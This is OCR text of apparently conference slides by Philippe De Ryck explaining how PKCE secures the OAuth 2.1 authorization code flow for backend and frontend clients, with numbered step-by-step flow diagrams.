
9 Request with access token

10 Response

@PhilippeDeRyck

OAuth 2.1 requires every authorization code flow to use PKCE

WTF is PKCE?



1 Connect my Restograde account

2 Generate a random value (code verifier) and associate it with the user's browser (e.g., cookie)

3 Calculate the SHA256 of the code verifier (code challenge)

4 Initialize the flow using the code challenge

5 Redirect with the code challenge in the URL

6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

8 Redirect to backend with authorization code

9 Follow redirect with authorization code

10 Exchange authorization code with client credentials and the code verifier

11 Recalculate the hash of the code verifier and compare to the stored code challenge

12 Access token & refresh token

13 Request with access token


14 Response

@PhilippeDeRyck

The authorization code grant enables access on behalf of a user

The authorization code grant with PKCE allows the user to delegate authority to an application to access APIs on their behalf

What about frontend applications?



1 Connect my account (*e.g., Twitter*)

2 Generate a random value (code verifier) and associate it with the user's browser (e.g., cookie)

3 Calculate the SHA256 of the code verifier (code challenge)

4 Initialize the flow using the code challenge

5 Redirect with the code challenge in the URL

6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

8 Redirect to backend with authorization code

9 Follow redirect with authorization code

10 Exchange authorization code with client credentials and the code verifier


11 Recalculate the hash of the code verifier and compare to the stored code challenge

12 Access token & refresh token

13 Request with access token

14 Response

@PhilippeDeRyck



6 Handle user authentication / consent

7 Store the code challenge along with the authorization code

11 Recalculate the hash of the code verifier and compare to the stored code challenge

Redirect with the code challenge in the URL 5

Exchange authorization code ~~with client credentials~~ and the code verifier 10

12 Access token & refresh token

There is no client authentication, so all security relies on the attacker not controlling the client's redirect URI

8 Redirect to backend with authorization code

1 Login with my Restograde account

4 Initialize the flow using the code challenge

9 Follow redirect with authorization code

13 Request with access token

14 Response

Calculate the SHA256 of the code verifier (code challenge) 3

